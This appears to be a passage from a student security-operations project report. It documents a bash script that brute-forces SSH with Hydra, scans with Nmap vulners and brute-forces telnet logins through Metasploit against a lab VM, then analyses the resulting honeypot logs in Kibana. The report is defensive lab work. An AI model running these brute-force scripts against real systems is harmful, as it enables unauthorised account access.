
```
#----------------------------------------------------------------------------------------
# Hydra attack function
function hydra_attk()
{
    echo 'Hydra is a powerful tool for brute-forcing passwords of various network services'
    echo 'Enter the target IP: '
    read IP_1
    echo 'Enter the target port: '
    read P_1

    hydra -L top-usernames-shortlist.txt -P darkweb2017-top100.txt $IP_1 ssh $P_1

    echo "[$timestamp] Attack type: Hydra brute-force attack" >> /var/log/hydra_attack.log
    echo "[$timestamp] Target IP & Port: $IP_1 & $P_1" >> /var/log/hydra_attack.log
    echo "[$timestamp] Start Hydra attack" >> /var/log/hydra_attack.log

}
#----------------------------------------------------------------------------------------
```

Figure 11.6: Terminal output using hydra() function



Scan_attk() function

Used to store Nmap vulnerability assessment attacks of user defined target IP. This function scans the target IP, keyed in by the user, and scans it for vulnerabilities using '--script vulners'. The 'sV' flag is used here to probe open ports to determine the service/version information.

Figure 11.7: scan_attk() function

Figure 11.8: Terminal output using scan() attack

```
Scanning for vulnerability and service version of user selected IP address
Enter the target IP:
192.168.126.129
Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-25 09:03 EDT
Nmap scan report for 192.168.126.129
Host is up (0.0020s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.9p1:
|       CVE-2010-4816   5.0     https://vulners.com/cve/CVE-2010-4816
|_      CVE-2023-51767  3.5     https://vulners.com/cve/CVE-2023-51767
MAC Address: 00:0C:29:6E:38:9D (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.32 seconds
```

Telnet_attk() function

Used to store the telnet auxiliary scan attack. This attack uses msfconsole where the user can decide to continue in msfconsole if a successful scan has been made. Details will be stored into the telnet_attack.log file. Msfconsole provides a command line interface to access and work with the Metasploit Framework. The Msfconsole is the most commonly used interface to work with the Metasploit Framework. It lets the user do things like scan targets, exploit vulnerabilities, and collect data.

Figure 11.9: telnet_attk() function

```
# telnet attack function
function telnet_attk()
{
    echo 'This module will test a telnet login on a range of machines and
report successful logins.  If you have loaded a database plugin
and connected to a database this module will record successful
logins and hosts so you can track your access.'

    echo 'Enter the target IP: '
    read rhost

    echo 'Once scan is complete, use sessions command to gain access into the target or exit -y to exit msfconsole'

    echo 'use auxiliary/scanner/telnet/telnet_login' >> telnet.rc
    echo 'set pass_file darkweb2017-top100.txt' >> telnet.rc
    echo "set rhosts $rhost" >> telnet.rc
    echo 'set user_file top-usernames-shortlist.txt' >> telnet.rc
    echo 'set verbose false' >> telnet.rc
    echo 'set stop_on_success true' >> telnet.rc
    echo 'run' >> telnet.rc

    echo "[$timestamp] Attack type: Telnet attack" >> /var/log/telnet_attack.log
    echo "[$timestamp] Target IP: $rhost" >> /var/log/telnet_attack.log
    echo "[$timestamp] Start Telnet attack" >> /var/log/telnet_attack.log

    msfconsole -qr telnet.rc
```

This attack uses the command ‘msfconsole -qr telnet.rc’ where telnet.rc is a rc file storing all the information required by msfconsole. The ‘qr’ flag can be found under console options to signify using a resource file to run msfconsole while not printing the banner on startup.

Figure 11.10: Msfconsole manual

```
Console options:
    -a, --ask                       Ask before exiting Metasploit or accept 'exit -y'
    -H, --history-file FILE         Save command history to the specified file
    -l, --logger STRING             Specify a logger to use (Stdout, StdoutWithoutTimestamps, TimestampColorlessFlatfile, Flatfile, Stderr)
        --[no-]readline
    -L, --real-readline             Use the system Readline library instead of RbReadline
    -o, --output FILE               Output to the specified file
    -p, --plugin PLUGIN             Load a plugin on startup
    -q, --quiet                     Do not print the banner on startup
    -r, --resource FILE             Execute the specified resource file (- for stdin)
    -x, --execute-command COMMAND   Execute the specified console commands (use ; for multiples)
    -h, --help                      Show this message
```

Figure 11.11: Msfconsole rc file

```
┌──(kali㉿kali)-[~/Desktop/SOC/proj]
└─$ cat telnet.rc
use auxiliary/scanner/telnet/telnet_login
set pass_file darkweb2017-top100.txt
set rhosts 192.168.126.129
set user_file top-usernames-shortlist.txt
set verbose false
set stop_on_success true
run
```

This specific telnet auxiliary scan requires certain information from the user before scanning can be done. Below is the info page of the mentioned scan from msfconsole where, if there is a 'yes' under the 'Required' column, that information must be provided.

Figure 11.12: Telnet auxiliary scan page

```
       Name: Telnet Login Check Scanner
     Module: auxiliary/scanner/telnet/telnet_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  egypt <egypt@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting             Required  Description
  ----              ---------------             --------  -----------
  ANONYMOUS_LOGIN   false                       yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS   false                       no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                           yes       How fast to bruteforce, from 0 to 5
  CreateSession     true                        no        Create a new session for every successful login
  DB_ALL_CREDS      false                       no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false                       no        Add all passwords in the current database to the list
  DB_ALL_USERS      false                       no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none                        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                                      no        A specific password to authenticate with
  PASS_FILE         darkweb2017-top100.txt      no        File containing passwords, one per line
  RHOSTS            192.168.126.129             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploi
                                                          t.html
  RPORT             23                          yes       The target port (TCP)
```

Below is a sample terminal result if a successful scan is made. Here the user is free to continue to the next step of their attack.

Figure 11.13: Terminal output using telnet_attk() function

```
File  Actions  Edit  View  Help
3 = Telnet attack (exploit the network through telnet port)
4 = Random attack
5 = Quit.
3
You selected Telnet attack
This module will test a telnet login on a range of machines and
report successful logins.  If you have loaded a database plugin
and connected to a database this module will record successful
logins and hosts so you can track your access.
Enter the target IP:
192.168.126.129
Once scan is complete, use sessions command to gain access into the target or exit -y to exit msfconsole
[*] Processing telnet.rc for ERB directives.
resource (telnet.rc)> use auxiliary/scanner/telnet/telnet_login
resource (telnet.rc)> set pass_file darkweb2017-top100.txt
pass_file ⇒ darkweb2017-top100.txt
resource (telnet.rc)> set rhosts 192.168.126.129
rhosts ⇒ 192.168.126.129
resource (telnet.rc)> set user_file top-usernames-shortlist.txt
user_file ⇒ top-usernames-shortlist.txt
resource (telnet.rc)> set verbose false
verbose ⇒ false
resource (telnet.rc)> set stop_on_success true
stop_on_success ⇒ true
resource (telnet.rc)> run
[*] 192.168.126.129:23    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Rand_attk()

Used to store random selection by user. Allows the user to randomize the selection of the attack. Here a case statement is also being used where once a selection is selected the statement will exit without a break command.


Figure 11.14: rand_attk() function

```
# random attack function
function rand_attk()
{
    rand=$((RANDOM % 3 + 1))
    case $rand in
    1)
        hydra_attk
        ;;
    2)
        scan_attk
        ;;
    3)
        telnet_attk
        ;;
    esac
}
```

Kibana dashboard


Logs from the Cowrie will be sent to the Kibana dashboard once the attack is conducted. Navigating through the dashboard, Kibana allows users to select the source of logs. In this case, filebeat will be selected.

Figure 12.1: Source dropdown




Kibana allows multiple filters to be applied to refine the analyzing of the logs. Filters such as ‘event.outcome’ & ‘user.name’ can be applied to narrow down the results shown.

Figure 12.2: Filters segment



Time can also be selected to filter further. This segment allows the user to select a time frame to investigate or analyze.

Figure 12.3: Time filter segment




The center of the dashboard is where most of the information will be displayed. A barchart and and document information is displayed for users to analyze as shown in Figure 12.4

Figure 12.4: Main view of dashboard

With all the combined filters, Figure 12.5 is a sample result when filters are applied on an actual log being sent to the Kibana dashboard. This is a sample brute force attack where in the last 15 minutes, a spike in activity shows multiple login attempts by a certain device. Narrowing down using the filter ‘event.outcome: ‘success’’, it is shown that the device has successfully found the correct password and user.

Figure 12.5: Sample dashboard result



Discussion

Another feature of Kibana that should be further researched; is setting up Alerts. Alerts can be customized to trigger once certain conditions set by the user are met. This would allow certain attack patterns like brute force to be detected much easier as ELK will now be able to recognise that attack type. Ultimately, this will further optimize the speed of the SOC in addressing and resolving repeated issues. I faced difficulty while trying to configure the security settings which were required to correctly implement this feature and thus was not able to access it on the Kibana dashboard. These include setting up Kibana to work with Elastic Stack security features and setting up TLS encryption between Kibana and Elasticsearch.

Areas that can be improved in this project include further optimization of the script used. While written in a way to minimize input error, further error handling can be implemented to increase robustness of the script. One consideration could be to include exit codes into the script, by using the command ‘set -e’ so that the script will terminate immediately if any command exits with a non-zero status. This would allow for the author of the script or future users to optimize it easier moving forward as it lets them spot errors earlier.

Other areas that require further research include the option of other honeypots other than Cowrie. There are two primary kinds of honeypots: production and research. Production honeypots focus on the identification of compromises in your internal network, as well as fooling the malicious actor. Production honeypots are positioned alongside your genuine production servers and run the same kinds of services. On the other hand, research honeypots are a kind of honeypot that's utilized to gather data regarding the

precise techniques and strategies hackers employ. They include phony data that appears sensitive and valuable to hackers, much like production honeypots. Research honeypots also gather data on assaults and weaknesses. Research honeypots are generally deployed on several networks or locations instead of production honeypots, which are utilized inside a company's network. While research honeypots offer more details regarding attacks and vulnerabilities than production honeypots, they are more complicated and demand more significant effort to deploy. One should properly consider the pros and cons of both types before making a suitable decision on which is the best type to use.

Summary

In summary, this project has demonstrated that the combined capabilities of ELK and Cowrie can be very effective as a defense system. A SIEM tool such as ELK can efficiently gather and analyze the logs from the Honeypot providing a way for the SOC team to continuously upgrade and fortify its cyber defenses.

References

- https://www.digitalocean.com/community/tutorials/how-to-install-elasticsearch-logstash-and-kibana-elastic-stack-on-ubuntu-20-04
- https://www.digitalocean.com/community/tutorials/initial-server-setup-with-ubuntu-20-04
- https://www.baeldung.com/linux/uncomplicated-firewall#:~:text=UFW%20is%20a%20tool%20that,has%20graphical%20frontends%2C%20like%20GUFW.
- https://cowrie.readthedocs.io/en/latest/
- https://www.ibm.com/topics/security-operations-center
- https://www.elastic.co/security/siem
- https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot
- https://docs.digitalocean.com/products/droplets/
- https://www.techtarget.com/searchsecurity/definition/sudo-superuser-do
- https://www.digitalocean.com/community/tutorials/ufw-essentials-common-firewall-rules-and-commands
- https://aws.amazon.com/what-is/java/
- https://linuxsimply.com/linux-basics/package-management/update-packages/sudo-apt-update/#:~:text=The%20sudo%20apt%20update%20command%20is%20used%20to%20download%20or,on%20the%20latest%20package%20information.
- https://www.papertrail.com/solution/guides/nginx/
- https://kinsta.com/knowledgebase/what-is-nginx/
- https://www.elastic.co/guide/en/elasticsearch/reference/current/elasticsearch-intro.html
- https://logit.io/blog/post/what-is-kibana/
- https://csguide.cs.princeton.edu/software/virtualenv#definition
- https://builtin.com/data-science/python-virtual-environment
- https://www.kali.org/tools/hydra/
- https://docs.rapid7.com/metasploit/msf-overview/